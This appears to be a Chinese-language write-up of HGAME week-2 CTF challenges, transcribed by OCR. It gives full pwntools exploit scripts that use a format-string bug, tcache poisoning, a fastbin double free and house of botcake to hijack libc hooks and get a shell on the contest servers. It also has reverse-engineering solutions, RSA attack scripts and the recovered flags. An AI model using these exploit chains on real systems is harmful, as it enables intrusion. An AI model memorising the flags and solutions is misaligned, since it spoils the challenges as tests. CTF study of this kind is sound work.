week2 wp by Leof

pwn

YukkuriSay

利用print_str里面的printf泄漏栈地址和libc，再次输入往栈上构造有返回地址的链子，最后格式化字符串改为ogg

```
else
{
  printf("%*s", 51, (const char *)&unk_402008);
  for ( m = 0; m <= v8 + 1; ++m )
    putchar(95);
  printf("\n%*s/ %*s \\\n", 50, (const char *)&unk_402008, v8, (const char *)&unk_402008);
  printf("%*s| %s |\n", 50, (const char *)&unk_402008, a1);
  printf("%*s\\___  ", 50, (const char *)&unk_402008);
  for ( n = 0; n < v8 - 3; ++n )
    putchar(95);
}
```

```python
from pwn import *
binary = "./vuln"
elf = ELF(binary)
libc = elf.libc
ip = 'week-2.hgame.lwsec.cn'
port = 31345
local = 0
if local:
    io = process(binary)
else:
    io = remote(ip, port)

#context.log_level = "debug"

def debug(cmd = ""):
    if cmd == "":
        gdb.attach(io)
        pause()
    else:
        gdb.attach(io, cmd)
        pause()

s = lambda data : io.send(data)
sl = lambda data : io.sendline(data)
sa = lambda text, data : io.sendafter(text, data)
sla = lambda text, data : io.sendlineafter(text, data)
r = lambda : io.recv()
ru = lambda text : io.recvuntil(text)
uu32 = lambda : u32(io.recvuntil(b"\xff")[-4:].ljust(4, b'\x00'))
uu64 = lambda : u64(io.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00"))
lg = lambda data : io.success('%s -> 0x%x' % (data, eval(data)))
ia = lambda : io.interactive()
_flags = 0xfbad1800
```

```
#debug('b* 0x4013EF')
sa(b'What would you like to let Yukkri say?', b'a' * 0x98)
libcbase = uu64() - 0x1ed5c0
lg('libcbase')
sla(b')', b'Y')


#debug('b* 0x401587')
s(b'a' * 0x100)
stack = uu64() + 8
lg('stack')

sla(b')', b'Y')

sleep(0.5)
s(p64(stack) + p64(stack + 2))

sla(b')', b'n')


one = [0xe3afe, 0xe3b01, 0xe3b04]
ogg = libcbase + one[1]

addr1 = (ogg >> 16) & 0xff
addr2 = ogg & 0xffff


payload = b'%' + str(addr1).encode() + b"c" + b'%9$hhn'
payload += b'%' + str(addr2 - addr1).encode() + b"c" + b"%8$hn"
sla(b'Yukkri prepared a gift for you:', payload)
ia()
#hgame{edf8404878f17c5f61f16e5a4b1721057798795e}
```

editable_note

tcache attack打free_hook

```
from pwn import *
binary = "./vuln"
elf = ELF(binary)
libc = elf.libc
ip = 'week-2.hgame.lwsec.cn'
port = 31446
local = 0
if local:
    io = process(binary)
else:
    io = remote(ip, port)

#context.log_level = "debug"

def debug(cmd = ""):
    if cmd == "":
        gdb.attach(io)
```

```python
        pause()
    else:
        gdb.attach(io, cmd)
        pause()

s = lambda data : io.send(data)
sl = lambda data : io.sendline(data)
sa = lambda text, data : io.sendafter(text, data)
sla = lambda text, data : io.sendlineafter(text, data)
r = lambda : io.recv()
ru = lambda text : io.recvuntil(text)
uu32 = lambda : u32(io.recvuntil(b"\xff")[-4:].ljust(4, b'\x00'))
uu64 = lambda : u64(io.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00"))
lg = lambda data : io.success('%s -> 0x%x' % (data, eval(data)))
ia = lambda : io.interactive()
_flags = 0xfbad1800

def menu(n):
    sla(b'>', str(n).encode())

def add(idx, size):
    menu(1)
    sla(b': ', str(idx).encode())
    sla(b': ', str(size).encode())

def delete(idx):
    menu(2)
    sla(b': ', str(idx).encode())

def edit(idx, con):
    menu(3)
    sla(b': ', str(idx).encode())
    sla(b': ', con)

def show(idx):
    menu(4)
    sla(b': ', str(idx).encode())

add(0, 0x80)
add(1, 0x10)

for i in range(8):
    edit(0, p64(0) * 2)
    delete(0)
show(0)
libcbase = uu64() - libc.sym['__malloc_hook'] - 96 - 0x10
lg('libcbase')
sys_addr = libcbase + libc.sym['system']
free_hook = libcbase + libc.sym['__free_hook']

edit(0, p64(free_hook))
add(2, 0x80)
add(3, 0x80)
edit(1, b'/bin/sh\x00')
edit(3, p64(sys_addr))
```

```
delete(1)
ia()
#hgame{7302aada0591b05b1b5abdb338bc9f3c60fcd627}
```

fast_note

double free打malloc_hook为ogg，再次double free触发ogg

```
from pwn import *
binary = "./vuln"
elf = ELF(binary)
libc = elf.libc
ip = 'week-2.hgame.lwsec.cn'
port = 32174
local = 0
if local:
    io = process(binary)
else:
    io = remote(ip, port)

#context.log_level = "debug"

def debug(cmd = ""):
    if cmd == "":
        gdb.attach(io)
        pause()
    else:
        gdb.attach(io, cmd)
        pause()

s = lambda data : io.send(data)
sl = lambda data : io.sendline(data)
sa = lambda text, data : io.sendafter(text, data)
sla = lambda text, data : io.sendlineafter(text, data)
r = lambda : io.recv()
ru = lambda text : io.recvuntil(text)
uu32 = lambda : u32(io.recvuntil(b"\xff")[-4:].ljust(4, b'\x00'))
uu64 = lambda : u64(io.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00"))
lg = lambda data : io.success('%s -> 0x%x' % (data, eval(data)))
ia = lambda : io.interactive()
_flags = 0xfbad1800

def menu(n):
    sla(b'>', str(n).encode())

def add(idx, size, con = b'/bin/sh\x00'):
    menu(1)
    sla(b': ', str(idx).encode())
    sla(b': ', str(size).encode())
    sa(b': ', con)

def delete(idx):
    menu(2)
    sla(b': ', str(idx).encode())
```

```
def show(idx):
    menu(3)
    sla(b': ', str(idx).encode())


add(0, 0x90)
add(1, 0x60)
add(2, 0x60)
delete(0)
show(0)

libcbase = uu64() - libc.sym['__malloc_hook'] - 0x10 - 0x58
lg('libcbase')
sys_addr = libcbase + libc.sym['system']
malloc_hook = libcbase + libc.sym['__malloc_hook']

one = [0x45226, 0x4527a, 0xf03a4, 0xf1247]
ogg = libcbase + one[2]

delete(1)
delete(2)
delete(1)
add(3, 0x60, p64(malloc_hook - 0x23))
add(4, 0x60)
add(5, 0x60)
add(6, 0x60, b'a' * 0x13 + p64(ogg))

delete(4)
delete(4)
ia()
#hgame{e373a55f2c28d2af5e57377715f7177644f429a8}
```

new_fast_note

house of botcake构造堆重叠打free_hook


```
from pwn import *
binary = "./vuln"
elf = ELF(binary)
libc = elf.libc
ip = 'week-2.hgame.lwsec.cn'
port = 32386
local = 0
if local:
    io = process(binary)
else:
    io = remote(ip, port)

#context.log_level = "debug"

def debug(cmd = ""):
    if cmd == "":
        gdb.attach(io)
        pause()
```


```python
    else:
        gdb.attach(io, cmd)
        pause()

s = lambda data : io.send(data)
sl = lambda data : io.sendline(data)
sa = lambda text, data : io.sendafter(text, data)
sla = lambda text, data : io.sendlineafter(text, data)
r = lambda : io.recv()
ru = lambda text : io.recvuntil(text)
uu32 = lambda : u32(io.recvuntil(b"\xff")[-4:].ljust(4, b'\x00'))
uu64 = lambda : u64(io.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00"))
lg = lambda data : io.success('%s -> 0x%x' % (data, eval(data)))
ia = lambda : io.interactive()
_flags = 0xfbad1800

def menu(n):
    sla(b'>', str(n).encode())

def add(idx, size, con = b'/bin/sh\x00'):
    menu(1)
    sla(b': ', str(idx).encode())
    sla(b': ', str(size).encode())
    sa(b': ', con)

def delete(idx):
    menu(2)
    sla(b': ', str(idx).encode())


def show(idx):
    menu(3)
    sla(b': ', str(idx).encode())


for i in range(11):
    add(i, 0x80)

for i in range(8):
    delete(i)
show(7)
libcbase = uu64() - libc.sym['__malloc_hook'] - 0x10 - 96
lg('libcbase')
sys_addr = libcbase + libc.sym['system']
free_hook = libcbase + libc.sym['__free_hook']

delete(8)
add(12, 0x80)
delete(8)
add(13, 0xa0, b'a' * 0x80 + p64(0) + p64(0x91) + p64(free_hook))
add(14, 0x80)
add(15, 0x80, p64(sys_addr))
delete(14)
ia()
#hgame{97510104c30a643ed1ed21ddba3f9e2386fa70ef}
```

re

before_main

base64换表，在下面这个函数可以找到被换的表






```
hgame{s0meth1ng_run_befOre_m@in}
```

stream

pyinstxtractor解exe之后用pycdc 反编译 stream.pyc

```
import base64

def gen(key):
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + ord(key[i % len(key)])) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
    i = j = 0
    data = []
    for _ in range(50):
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
        data.append(s[(s[i] + s[j]) % 256])
    return data
```

```python
def encrypt(text, key):
    result = ''
    for c, k in zip(text, gen(key)):
        result += chr(ord(c) ^ k)
    result = base64.b64encode(result.encode()).decode()
    return result

text = input('Flag: ')
key = 'As_we_do_as_you_know'
enc = encrypt(text, key)
if enc ==
'wr3ClVcSw7nCmMOcHcKgacOtMkvDjxZ6asKWw4nChMK8IsK7KMOOasOrdgbDlx3DqcKqwr0hw701Ly57
w63CtcOl':
    print('yes!')
    return None
None('try again...')
```

base64 + rc4

VidarCamera

```java
private final int[] encrypt-hkIa6DI(int[] p0){
   int i4;
   int[] ointArray = UIntArray.constructor-impl(4);
   UIntArray.set-VXSXFK8(ointArray, 0, 2233);
   UIntArray.set-VXSXFK8(ointArray, 1, 4455);
   UIntArray.set-VXSXFK8(ointArray, 2, 6677);
   UIntArray.set-VXSXFK8(ointArray, 3, 8899);
   int i = 0;
   while (i < 9) {
      int i1 = 0;
      int i2 = 0;
      do {
         i1 = i1 + 1;
         int i3 = i2 & 0x03;
         i3 = UIntArray.get-pVg5ArA(ointArray, UInt.constructor-impl(i3)) + i2;
         i4 = i + 1;
         int i5 = UIntArray.get-pVg5ArA(p0, i4) << 4;
         int i6 = UIntArray.get-pVg5ArA(p0, i4) >> 5;
         i5 = UInt.constructor-impl(i5) ^ UInt.constructor-impl(i6);
         i5 = UInt.constructor-impl(i5) + UIntArray.get-pVg5ArA(p0, i4);
         i3 = UInt.constructor-impl(i3) ^ UInt.constructor-impl(i5);
         i3 = UInt.constructor-impl(i3) ^ i2;
         int i7 = UIntArray.get-pVg5ArA(p0, i) + UInt.constructor-impl(i3);
         UIntArray.set-VXSXFK8(p0, i, UInt.constructor-impl(i7));
         i3 = UIntArray.get-pVg5ArA(p0, i) << 4;
         i5 = UIntArray.get-pVg5ArA(p0, i) >> 5;
         i3 = UInt.constructor-impl(i3) ^ UInt.constructor-impl(i5);
         i3 = UInt.constructor-impl(i3) + UIntArray.get-pVg5ArA(p0, i);
         i5 = i2 >> 11;
         i5 = UInt.constructor-impl(i5) & 3;
         i5 = UIntArray.get-pVg5ArA(ointArray, UInt.constructor-impl(i5)) + i2;
         i3 = UInt.constructor-impl(i3) ^ UInt.constructor-impl(i5);
         i7 = UIntArray.get-pVg5ArA(p0, i4) + UInt.constructor-impl(i3);
         UIntArray.set-VXSXFK8(p0, i4, UInt.constructor-impl(i7));
         i2 = i2 + 0x34566543;
         i2 = UInt.constructor-impl(i2);
      } while (i1 > 32);
      i = i4;
   }
   return p0;
}
```

魔改xtea

```c
#include <stdio.h>
#include <stdint.h>

void encipher(uint32_t v[2], uint32_t const key[4]) {
    unsigned int i;
    uint32_t v0 = v[0], v1 = v[1], sum = 0, delta = 0x34566543;
    for (i = 0; i <= 32; i++) {
        v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]) ^ sum;
        v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
        sum += delta;

    }
    v[0] = v0; v[1] = v1;
}

void decipher(uint32_t v[2], uint32_t const key[4]) {
    unsigned int i;
    uint32_t v0 = v[0], v1 = v[1], delta = 0x34566543, sum = delta * 33;
    for (i = 0; i <= 32; i++) {
        sum -= delta;
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]) ^ sum;
    }
    v[0] = v0; v[1] = v1;
}

int main()
{

    uint32_t v_0[] = { 0x260202fa,0x1b451064 ,0x867b61f1,0x228033c5,
        0xf15d82dc ,0x9d8430b1,0x19f2b1e7,0x2bba859c,0x2a08291d,0xdc707918};

    uint32_t const k[4] = { (uint32_t)2233,(uint32_t)4455,(uint32_t)6677,
(uint32_t)8899 };

    for (int i = 8; i >= 0; i--) {
        decipher(&v_0[i], k);
    }

    printf("解密后的数据：0x%x, 0x%x, 0x%x, 0x%x, 0x%x, 0x%x, 0x%x, 0x%x, 0x%x,
0x%x", v_0[0], v_0[1], v_0[2], v_0[3], v_0[4], v_0[5], v_0[6], v_0[7], v_0[8],
v_0[9]);

    return 0;
}
//解密后的数据：0x6d616768, 0x38647b65, 0x37643163, 0x35343364, 0x33343337,
0x38616534, 0x35656664, 0x30346264, 0x32626266, 0x7d306335
```

```
from pwn import *
flag = b""
result = [0x6d616768, 0x38647b65, 0x37643163, 0x35343364, 0x33343337, 0x38616534,
0x35656664, 0x30346264, 0x32626266, 0x7d306335]

for i in range(len(result)):
    flag += p32(result[i])
    print(flag)
#hgame{d8c1d7d34573434ea8dfe5db40fbb25c0}
```

math

z3求解

```
from z3 import *

s = Solver()

flag = [Int('flag[%d]' % i) for i in range(25)]

for i in range(5):
    s.add(32 < flag[i])
    s.add(flag[i] < 128)

data_1 = [0x0000007E, 0x000000E1, 0x0000003E, 0x00000028, 0x000000D8,
          0x000000FD, 0x00000014, 0x0000007C, 0x000000E8, 0x0000007A,
          0x0000003E, 0x00000017, 0x00000064, 0x000000A1, 0x00000024,
          0x00000076, 0x00000015, 0x000000B8, 0x0000001A, 0x0000008E,
          0x0000003B, 0x0000001F, 0x000000BA, 0x00000052, 0x0000004F]

data_2 = [0x0000F9FE, 0x00008157, 0x000108B2, 0x0000D605, 0x0000F21B, 0x00010FF3,
 0x00009146, 0x00011212, 0x0000CF76, 0x00010C46, 0x0000F76B, 0x000077DF,
 0x000103BE, 0x0000C6F8, 0x0000ED8A, 0x0000BE90, 0x000075EC, 0x0000EAC8,
 0x0000AE37, 0x0000CC29, 0x0000A828, 0x00005C6C, 0x0000AB4A, 0x0000836E,
0x0000ACEE]

mul_num =
[126,253,62,118,59,225,20,23,21,31,62,124,100,184,186,40,232,161,26,82,216,122,36
,142,79,

126,253,62,118,59,225,20,23,21,31,62,124,100,184,186,40,232,161,26,82,216,122,36,
142,79,

126,253,62,118,59,225,20,23,21,31,62,124,100,184,186,40,232,161,26,82,216,122,36,
142,79,

126,253,62,118,59,225,20,23,21,31,62,124,100,184,186,40,232,161,26,82,216,122,36,
142,79,

126,253,62,118,59,225,20,23,21,31,62,124,100,184,186,40,232,161,26,82,216,122,36,
142,79]

for n in range(5):
    for i in range(5):
```

```
        s.add(flag[5*n] * mul_num[5*i] + flag[5*n+1] * mul_num[5*i+1] +
              flag[5*n+2] * mul_num[5*i+2] + flag[5*n+3] * mul_num[5*i+3] +
              flag[5*n+4] * mul_num[5*i+4] == data_2[5*n+i])


print(s.check())
print(s.model())
'''
sat
[flag[10] = 95,
 flag[7] = 48,
 flag[17] = 115,
 flag[24] = 0,
 flag[1] = 103,
 flag[20] = 79,
 flag[0] = 104,
 flag[13] = 116,
 flag[12] = 64,
 flag[2] = 97,
 flag[19] = 103,
 flag[22] = 100,
 flag[9] = 114,
 flag[15] = 95,
 flag[11] = 109,
 flag[8] = 117,
 flag[16] = 49,
 flag[18] = 95,
 flag[5] = 123,
 flag[21] = 48,
 flag[6] = 121,
 flag[4] = 101,
 flag[3] = 109,
 flag[23] = 125,
 flag[14] = 104]
'''
```

```
hgame{y0ur_m@th_1s_gO0d}
```

crypto

Rabin

google搜ctf rabin

直接套脚本就行

```
from Crypto.Util.number import inverse
from Crypto.Util.number import *

p = 654283271845556796907301374328864072401843295347724213731935211446933750749 83
q = 985708102687050849875249754823234560064805319172926017992562414586818005541 23
c =
0x4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d622edea5ee538b
2f603d5bf785b0427de27ad5c76c656dbd9435d3a4a7cf556
```

```
import gmpy2
n=p * q
e=2
a,inv_q ,inv_p= gmpy2.gcdext(q,p)
mp = pow(c, (p + 1) // 4, p)
mq = pow(c, (q + 1) // 4, q)
a = (inv_p * p * mq + inv_q * q * mp) % n
b = n - int(a)
c = (inv_p * p * mq - inv_q * q * mp) % n
d = n - int(c)
for i in(a,b,c,d):
    print(long_to_bytes(i))
#hgame{That'5_s0_3asy_to_s@lve_r@bin}
```

RSA 大冒险1

challenge1

sage分解n

```
from Crypto.Util.number import long_to_bytes
import gmpy2


n =
23602729290971000013702749671587477748419263079024784440192620639388054216305812894009418425617 7129
p = 32354910299686314663796727595170883721 3
q = 80619218570213946126879877159 3
r = 90486427241671598884278457698 1

phi = (p - 1) * (q - 1) * (r - 1)
e = 65537
c =
0x1eba106eadc0577f6571538699f2ba0200bfbf8642200f9cc6734b7e198fab53d573785be648eb3b12
d = gmpy2.invert(e , phi)
flag = long_to_bytes(pow(c, d, n))
print(flag)
#m<n_But_also_m<p
```

challenge2

每次执行完加密函数会重新生成新的q，但是p不变，所以加密两次拿到两个n求公因数即可拿到p

```
from Crypto.Util.number import long_to_bytes
import gmpy2
import math

n1 =
681983861378535777750440349803534184355583360502526750451904932000880144859761224
479254237828362950170791700395502234176018831066701876893963078967220890819382989
758886454116912885180101732586617611044356036213086425405964147574345754779550963
605390059502026324085445051231134360144821630052113487152755875 41
```

```
n2 =
90026927298016830863365134186276374019120571675367683906892889702801384562859193300189607839919956328240603617920438651955878508967526311772764082955376545774549766370161201306423293097175931484817162224125177104500122430439485975493199567688608460878249325726543801894628532596376804700745218286570747825027
p  = math.gcd(n1, n2)
print(p)
q = n2 // p

c =
0x500d9f89177cd585f3f58e597171556ba5822f30bfdeaab44816c049665667c32cfa8d2d687528143d9b56f592ddc3b6b6e821ec8fbe5e616e72d56e9aeb06007c0c7f955745de087e156a8b446fb8da5732d6222264312666da6012e8fcbc7379758bf8774c4553f4653bd5c4e8d729f5a968e9b3f89afcc7c9fac8e82af1b
phi = (p - 1) * (q - 1)
e = 65537
d = gmpy2.invert(e, phi)
m = pow(c, d, n2)
print(long_to_bytes(m))

#make_all_modulus_independent
```

challenge3

rsa低加密指数攻击，直接套模板

```
import gmpy2
from Crypto.Util.number import long_to_bytes
def de(c, e, n):
    k = 0
    while True:
        mm = c + n*k
        result, flag = gmpy2.iroot(mm, e)
        if True == flag:
            return result
        k += 1
n =
15180715326859446441107164364668617154891274964967497424043653993972969935281189118623770266741761367099395860080571025340111801285141793156949996470136671151374686175784376879503109235196788182059664156056233714192208628650699068055843660755473017277922992698724068888636566567562633129879369289658160604189 7
c =
0xfec61958cefda3eb5f709faa0282bffaded0a323fe1ef370e05ed3744a2e53b55bdd43e9594427c35514505f26e4691ba86c6dcff6d29d69110b15b9f84b0d8eb9ea7c03aaf24fa957314b89febf46a615f81ec031b12fe725f91af9d269873a69748
e = 3

m=de(c,e,n)
print(m)
print(long_to_bytes(m))
#encrypt_exponent_should_be_bigger
```

challenge4

rsa共模攻击，也是模板题

```python
import gmpy2
from Crypto.Util.number import long_to_bytes

from libnum import n2s,s2n
from gmpy2 import invert
# 欧几里得算法
def egcd(a, b):
  if a == 0:
    return (b, 0, 1)
  else:
    g, y, x = egcd(b % a, a)
    return (g, x - (b // a) * y, y)

def main():
  n =
728704495676143104884735762400462412792761772785102002058192226018208496409620344
996267733580342283803109864505856501316831587152943621721534587365455161767770101
341294276930453185574333386691183671392127392682245919814534178019094414829571662
447336206523202407221081154793723498533985894437845380741784817 57
  c1 =
0x57f54f2967f460aa468c1c5d87d9d271304feb540803c86ff03922d3bb340eeccdc0e6b358c3f17
281924843b0c9b1d06668730cf906619fc7f61b8a220d332db9e7901e1f1803f28604453a58256aaa
a57034e6b66526eae6fb56c995e8d96d81bfd6ac823fc4fa4d86e48862f97931ae59bc31a68664659
9c13b6a9be9976b
  c2 =
0x410fa3ea70768c70d64ea35d27d95fe1d672332cd6d141f457bd1bbed92e9736ef488c130ada690
3ea4897afed820e8e4930cf54bc48a60a57559725c399a20f20514958421930001d3462a27238da12
9cc4fe472c6671309679fdb88f4eb2cdc14377ee2e1fc7ed94bf6817ff794f75cb5d9910d831160ad
05283e071ff0527
  e1 = 127507
  e2 = 108011
  s = egcd(e1, e2)
  s1 = s[1]
  s2 = s[2]
  # 求模反元素
  if s1<0:
    s1 = - s1
    c1 = invert(c1, n)
  elif s2<0:
    s2 = - s2
    c2 = invert(c2, n)

  m = pow(c1,s1,n)*pow(c2,s2,n) % n
  print(long_to_bytes(m))

if __name__ == '__main__':
  main()
#never_uese_same_modulus
```

```
> 3
input your answer: never_uese_same_modulus
your score 4
hgame{W0w_you^knowT^e_CoMm0n_&t$ack_@bout|RSA}
```

```
hgame{W0w_you^knowT^e_CoMm0n_&t$ack_@bout|RSA}
```

包里有什么

背包问题求解


```
from Crypto.Util.number import *

m = 152863722253103833295869496511433041577389657189101762949342 4
b0 = 69356606533325456520968776034730214585110536932989313137926
c = 93602062133487361151420753057739397161734651609786598765462162
w = (b0 * inverse(2, m)) % m  # 求w

for l in range(100, 700):  # 爆破明文长度
    flag = ''
    # 生成对应长度下的a、b
    a = [2 << i for i in range(l)]
    b = [w * i % m for i in a]

    # 转换为超递增背包问题
    tmp_c = (c * inverse(w, m)) % m

    # 求解超递增背包问题
    for each in a[::-1]:
        if tmp_c >= each:  # 大于等于！
            flag += '1'
            tmp_c -= each
        else:
            flag += '0'
    flag = flag[::-1]
    flag = long_to_bytes(int(flag, 2))

    # 寻找非乱码解
    try:
        print(flag.decode())
        break
    except:
        continue
```

misc

Tetris Maste && Tetris Master Revenge

```
paint_game_over() {
    local xcent=$((`tput lines`/2)) ycent=$((`tput cols`/2))
    local x=$((xcent-4)) y=$((ycent-25))
    for (( i = 0; i < 10; i++ )); do
        echo -ne "\033[$((x+i));${y}H\033[44m${good_game[$i]}\033[0m";
    done
    if [[ "$master" -eq "y" ]] && [[ "$score" -gt 50000 ]]; then
        echo -ne "\033[$((x+3));$((ycent+1))H\033[44m`cat /flag`\033[0m";
    elif [[ "$master" -ne "y" ]] && [[ "$score" -gt "$target" ]]; then
        echo -ne "\033[$((x+3));;$((ycent+1))H\033[44mKeep Going\033[0m"
    else
        echo -ne "\033[$((x+3));$((ycent+1))H\033[44m${score}\033[0m";
    fi
}
```

五万分就能拿到flag，去b站学了个基础堆叠开始肝，差不多一个半小时打到了五万分





```
hgame{Bash_Game^Also*Can#Rce^reVenge!!!!}
```

Tetris Maste 的flag很明显把Rce后面的去掉就行了

```
hgame{Bash_Game^Also*Can#Rce}
```

Sign In Pro Max

part1: f51d3a18




part2: f91c

part3: 4952

part4: a3ed

part5: 0bc0ea61d21c



